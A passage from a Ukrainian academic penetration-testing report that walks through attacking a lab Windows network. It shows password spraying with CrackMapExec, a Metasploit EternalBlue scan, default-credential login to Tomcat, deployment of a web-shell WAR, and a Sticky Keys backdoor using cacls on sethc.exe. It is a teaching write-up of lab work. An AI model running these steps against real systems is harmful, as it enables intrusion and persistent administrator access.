┌──(vagrant㉿pentest)-[~/pentest/discovery]
└─$ parsenmap services/full-sweep.xml
192.168.1.1     53      domain                  generic dns response: NOTIMP
192.168.1.1     80      http    Boa HTTPd       0.94.14rc21
192.168.1.1     5556    freeciv
192.168.1.1     52881   upnp    MiniUPnP
192.168.1.10    135     msrpc   Microsoft Windows RPC
192.168.1.10    2179    vmrdp
192.168.1.15    5555    freeciv
192.168.1.22    22      ssh     OpenSSH for_Windows_8.0 protocol 2.0
192.168.1.22    80      http    Microsoft IIS httpd     10.0
192.168.1.22    445     microsoft-ds
192.168.1.22    1433    ms-sql-s        Microsoft SQL Server 2017       14.00.1000.00; RTM
192.168.1.22    1801    msmq
192.168.1.22    2103    msrpc   Microsoft Windows RPC
192.168.1.22    2105    msrpc   Microsoft Windows RPC
192.168.1.22    2107    msrpc   Microsoft Windows RPC
192.168.1.22    3389    ms-wbt-server   Microsoft Terminal Services
192.168.1.22    5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
192.168.1.22    49669   msrpc   Microsoft Windows RPC
192.168.1.24    22      ssh     OpenSSH for_Windows_8.0 protocol 2.0
192.168.1.24    53      domain  Simple DNS Plus
```

Рисунок 3.3 – Структуроване виведення інформації про служби

Оскільки було отримано структуровані дані, треба записати їх у файл. Це можна зробити командою:

parsenmap services/full-sweep.xml > services/all-ports.csv

Ця команда створить файл таблицю, у якій буде зручно продивлятися потрібну інформацію. На цьому етап виявлення мережевих служб можна вважати завершеним.

Наступний крок збору інформації - це пошук мережевих вразливостей. Акцент в цьому процесі лежить на трьох діях:

- Виявлення відсутності патчів оновлення.
- Спроба застосувати загальні облікові дані.
- Аналіз направленої атаки через веб.

Для початку варто розділити файл зі структурованими мережевими службами all-ports.csv за протоколами на маленькі файли, що будуть використані для різних методів виявлення вразливостей. У таблиці 3.1 представлено розподіл на файли за протоколами.

Таблиця 3.1 – Розділення all-ports.csv на файли за протоколами

Назва файлу	Номера протоколів
web.txt	80, 443, 8080
windows.txt	139,445
mssql.txt	1433, 1434

Перед тим як переходити до трьох основних дій, слід спробувати піти простим шляхом та перевірити отримані цілі на вразливість MS17-010.

MS17-010, також відома як уразливість "EternalBlue", є недоліком в протоколі Server Message Block (SMB) в операційних системах Microsoft Windows [1]. Ця вразливість була виявлена та використана у кібератаках, таких як атака WannaCry в 2017 році. Уразливість дозволяє зловмисникам віддалено виконувати код на комп'ютерах, що працюють під управлінням вразливих версій Windows. Це досягається шляхом відправки спеціально сконструйованого пакета SMBv1 на цільову систему. Після успішної експлуатації вразливості зловмисники можуть отримати віддалений доступ до системи, виконувати довільні команди або розгортати шкідливі програми.

У випадку, зазначеному вище, знадобиться файл windows.txt. Використовуючи цей файл та інструмент Metasploit Framework, можна виконати перевірку на вразливість EternalBlue. Зробити це можна, відкривши консоль msfconsole та виконавши наступну команду: *use auxiliary/scanner/smb/smb_ms17_010* та далі додати файл з IP-адресами цілей, як показано на рисунку 3.4.

```
rhosts => file:/home/vagrant/pentest/discovery/services/windows.txt
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 92.168.1.22:445       - Rex::ConnectionTimeout: The connection with (92.168.1.22:445) timed out.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 1 of 6 hosts (16% complete)
[-] 192.168.1.24:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 2 of 6 hosts (33% complete)
[-] 192.168.1.25:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 3 of 6 hosts (50% complete)
[-] 192.168.1.34:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 4 of 6 hosts (66% complete)
[-] 192.168.1.39:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 5 of 6 hosts (83% complete)
[-] 192.168.1.40:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] file:/home/vagrant/pentest/discovery/services/windows.txt:445 - Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/smb/smb_ms17_010) >
zsh: suspended  msfconsole
```

Рисунок 3.4 – Результат сканування на вразливість EternalBlue

Як бачимо, указаної вразливості немає в жодній із цілей тестування. Оскільки легким шляхом піти не вдалося, то слід виконувати тестування за планом. Виявлення вразливостей, пов'язаних із відсутністю своєчасних виправлень безпеки, полягає у визначенні, яка саме версія конкретного програмного забезпечення працює на цілі, а потім у порівнянні цієї версії з

останньою стабільною версією, доступною від постачальника програмного забезпечення. Якщо ціль використовує програмне забезпечення старіших версій, можна перевірити загальнодоступні бази даних експлойтів, щоб дізнатися, чи виправлені в найновішому випуску які-небудь помилки віддаленого виконання коду, до яких може бути вразлива стара версія.

Наприклад, після перевірки файлу all-ports.csv було виявлено, що одна з цільових систем працює під управлінням Apache Tomcat 9.0.30, а остання доступна версія на даний момент 9.0.89. На рисунку 3.5 виділено вразливу службу Apache Tomcat 9.0.30.



Рисунок 3.5 – Потенційно вразлива служба Apache Tomcat 9.0.30

Тож можна припустити, що було виправлено багато вразливостей між старою та новою версією. Перевірити, які вразливості можуть бути в даній версії можна за допомогою бази даних експлойтів exploit-db. У ній можна подивитися можливі вектори атак та визначити, які з них можуть знадобитися. На рисунку 3.6 показано результат пошуку вразливостей для служби Apache Tomcat версії 9.



Рисунок 3.6 – Вразливості служби Apache Tomcat 9

Також було виявлено ще декілька служб, які можуть бути вразливими через відсутність оновлення. Нижче наведені служби зі списку, які можуть бути потенційно вразливими [1] :

1) Boa HTTPd 0.94.14rc21 (на порту 80):
   - Дуже стара версія, можливо, уразлива до різних атак.
2) OpenSSH for Windows 8.0 (на портах 22):
   - OpenSSH версії 8.0 має відомі уразливості, наприклад CVE-2019-6110 і CVE-2019-6109.
3) Microsoft SQL Server 2017 14.00.1000.00 (на порту 1433):
   - Ця версія може мати відомі уразливості, наприклад CVE-2018-8273.
4) Microsoft IIS httpd 10.0 (на порту 80):
   - Версія IIS 10.0 має відомі уразливості, особливо якщо не були застосовані останні оновлення безпеки.

На цьому етапі завершена перевірка на вразливості неоновлених служб і можна переходити до виявлення вразливостей аутентифікації. Основною ідеєю цього етапу є перебір паролів. Файли зі списком паролів можна знайти в Інтернеті, але доцільніше створювати власні та унікальні файли підбору для кожної організації або додавати у взятий з Інтернету файл можливі паролі. Після створення даного файлу було використано інструмент CrackmapExec для виконання підбору паролів, що представлено на рисунку 3.7.

```
┌──(vagrant㉿pentest)-[~]
└─$ crackmapexec smb pentest/discovery/services/windows.txt --local-auth -u Administrator -p passwords.txt | grep -v '[-]'

SMB                      192.168.1.24    445    GOKU             [*] Windows Server 2022 Build 20348 x64 (name:GOKU) (doma
in:GOKU) (signing:True) (SMBv1:False)
SMB                      192.168.1.22    445    GOHAN            [*] Windows Server 2022 Build 20348 (name:GOHAN) (domain:
GOHAN) (signing:False) (SMBv1:False)
SMB                      192.168.1.25    445    TIEN             [*] Windows Server 2022 Build 20348 (name:TIEN) (domain:T
IEN) (signing:False) (SMBv1:False)
SMB                      192.168.1.39    445    TRUNKS           [*] Windows Server 2022 Build 20348 (name:TRUNKS) (domain
:TRUNKS) (signing:False) (SMBv1:False)
SMB                      192.168.1.34    445    VEGETA           [*] Windows Server 2022 Build 20348 (name:VEGETA) (domain
:VEGETA) (signing:False) (SMBv1:False)
SMB                      192.168.1.40    445    RADITZ           [*] Windows Server 2022 Build 20348 (name:RADITZ) (domain
:RADITZ) (signing:False) (SMBv1:False)
SMB                      192.168.1.22    445    GOHAN            [+] GOHAN\Administrator:vagrant (Pwn3d!)
SMB                      192.168.1.39    445    TRUNKS           [+] TRUNKS\Administrator:vagrant (Pwn3d!)
SMB                      192.168.1.40    445    RADITZ           [+] RADITZ\Administrator:vagrant (Pwn3d!)
```

Рисунок 3.7 – Підбір паролів

З рисунку видно, що вдалося підібрати пароль для трьох цілей, Pwn3d! означає, що користувач має права адміністратора. Далі можна спробувати підібрати паролі до баз даних MSSQL. У звичайній конфігурації ім’я

користувача для облікового запису буде sa. Для цього було використано інструмент Metasploit Framework та файл mssql.txt, у якому зберігаються IP-адреси з відповідним протоколом. Результат команди вийшов доволі великий, та інтерес представляє тільки даний рядок:

192.168.1.22:1433 - 92.168.1.22:1433-LOGIN Login Successful: WORKSTATION\sa:Password1

Як можна побачити, пароль користувача sa - це Password1. Отримані на цьому кроці облікові дані було збережено та став можливим перехід до наступного кроку.

Наступний крок – це виявлення вразливостей конфігурації. Мережева служба має вразливість конфігурації, коли один з параметрів конфігурації служби включає вектор атаки. Перше, що потрібно зробити, – це подивитися, що знаходиться в області мережевої видимості. Для цього було використано інструмент WebShot. Даний інструмент приймає XML-вивід сканування nmap як вхідні дані та створює скриншоти кожного знайденого HTTP-сервера. Після завершення роботи він залишає папку, що містить доступні для перегляду скриншоти у вигляді мініатюр; з його допомогою можна швидко відсортувати це море вебсерверів і легко перейти до цілей, які мають відомі вектори атак. Запущено WebShot:

```
┌──(vagrant㉿pentest)-[~/pentest/discovery/services]
└─$ ~/git/webshot/webshot.rb -t ~/pentest/discovery/services/full-sweep.xml -o ~/pentest/documentation/screens
hots
Extracting URLs from Nmap scan
Configuring IMGKit options
Capturing 16 screenshots using 10 threads
```

Рисунок 3.8 – Результат використання WebShot

Підсумком стали 16 знімків екранів служб, які вдалося запустити. Далі було підібрано паролі вручну до веб-серверів зі скриншотів, що надав WebShot. Для цього запущено браузер Edge та введено у пошуковій стрічці IP-адресу та номер порту, що вказані в назві скриншоту.

У якості прикладу використана мережева служба Apache Tomcat, що розташована за IP-адресою 192.168.1.39 на порті 8080. На рисунку 3.9 представлено результат під’єднання до цієї служби через браузер.



Рисунок 3.9 – Мережева служба Apache Tomcat

Наступним кроком є авторизація через підібраний пароль. У першій спробі було використано стандартний логін та пароль за замовчуванням (admin/tomcat), але він не підійшов, тому задіяний інший (admin/admin). Як наслідок - авторизація пройшла успішно. На рисунках 3.10-3.11 представлено процес авторизації до служби Apache Tomcat.



Рисунок 3.10 – Авторизація в Apache Tomcat



Рисунок 3.11 – Вдалий вхід у Apache Tomcat

Компрометація такої мережевої служби дає багато можливостей, бо з її допомогою можна віддалено запускати код. Схожою властивістю володіє служба Jenkins, але, на жаль, такої служби немає в даній мережі або не вдалося її виявити.

На цьому етап сканування мережі та збору інформації закінчено, тож можна переходити до цілеспрямованого проникнення.

3.3 Цілеспрямоване проникнення до мережі та пост експлуатація

Оскільки було отримано достатньо інформації про цільову мережу, зокрема й мережеві вразливості, отримана раніше інформація таки знадобиться для етапу цілеспрямованого проникнення до мережі та пост-експлуатації. Головною метою цієї фази є компрометація хоста. Загальний робочий процес цілеспрямованого проникнення показано на рисунку 3.12 [1]. Він може відрізнятися, якщо не було виявлено вразливостей чи не вдається встановити зв’язок.



Рисунок 3.12 – Робочий процес цілеспрямованого проникнення

Почнемо з розгортання бекдору веб-оболонки. На цьому етапі буде проведено атаку на вразливий сервер Apache Tomcat. Для цього потрібно створити додаток веб-оболонки та розгорнути його на вразливій цілі.

Спочатку було створено файл dex.jsp для компрометації серверу Tomcat код файлу представлено у додатку А. Для подальшого використання цього файлу було створено архів, що представлено на рисунку 3.13

```
┌──(vagrant㉿pentest)-[~/webshell]
└─$ jar cvf ../webshell.war -C ~/webshell .
added manifest
adding: dex.jsp(in = 564) (out= 340)(deflated 39%)
```

Рисунок 3.13 – Створення архіву webshell.war

Наступним етапом стало розгортання цього архіву на сервері Tomcat. Для цього додано створений архів, як показано на рисунку 3.14, та дана команда розгорнути.



Рисунок 3.14 – Розгортання файлу webshell.war

Після розгортання з’являється новий додаток webshell, це і є створений файл webshell.war. Це можна побачити на рисунку 3.15.

Рисунок 3.15 – Новий додаток webshell

Додаток має одразу почати працювати. Для того щоб перейти до процесу, треба натиснути на назву /webshell. Після переходу з’являється нова сторінка, на якій буде поле для тексту та кнопка «run». Це і є поле для віддаленого виконання команд. З метою перевірки роботи процесу вводиться команда ipconfig /all. Як видно на рисунку 3.16 виведено інформацію про хост 192.168.1.39. Таким чином було отримано доступ до неінтерактивної оболонки, тобто можна лише вводити команди, які не потребують підтвердження.



Рисунок 3.16 – Віддалена реалізація команди ipconfig /all

Однак, незважаючи на те, що можна багато чого зробити з неінтерактивною оболонкою, головною метою все одно є оновлення до інтерактивної оболонки. Для того щоб цього досягти, можна використати залипання клавіш. Додаток Sticky Keys запускається з двійкового виконуваного файлу, розташованого за адресою c:\Windows\System32\sethc.exe. Щоб оновити доступ до цієї цілі в неінтерактивній веб-оболонці, можна замінити файл sethc.exe копією файлу cmd.exe, що змусить Windows запускати термінал командного рядка з підвищеними привілеями замість додатка Sticky Keys. Спочатку треба створити резервну копію sethc.exe, щоб у майбутньому можна було повернути цільовий сервер до первісного стану

cmd.exe /c copy c:\windows\system32\sethc.exe c:\windows\system32\sethc.exe.backup

Але Windows знають про цю можливість, тому вони обмежили права до файлу sethc.exe лише читанням. Проте їх можна легко змінити програмою

cacls.exe. З її допомогою можна достатньо просто змінити права користування файлом з R на F, що означає повний контроль. Зробити це можна так:

cmd.exe /C echo Y | c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe /E /G BUILTIN\Administrators:F

Результати зміни представлені на рисунку 3.17.

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe

c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                              BUILTIN\Administrators:F  <---
                              NT AUTHORITY\SYSTEM:R
```

Рисунок 3.17 – Змінені права користування

Далі, використовуючи команду rdesktop 192.168.1.39, встановлюємо зв’язок з цільовим хостом та після натискання клавіши Shift 5 разів отримаємо консоль з правами адміністратора. На рисунку 3.18 представлена вдала спроба виклику консолі адміністратора.



Рисунок 3.18 – Консоль з правами адміністратора

На цьому роботу з цим хостом завершено. Можна переходити до злому вразливих служб БД, таких як mssql. Таку службу було виявлено за адресою 192.168.1.22:1433. Оскільки на першому етапі тестування було підібрано пароль до цього облікового запису, то отримати доступ доволі просто. Для того щоб скомпрометувати дану ціль, треба отримати доступ до однієї

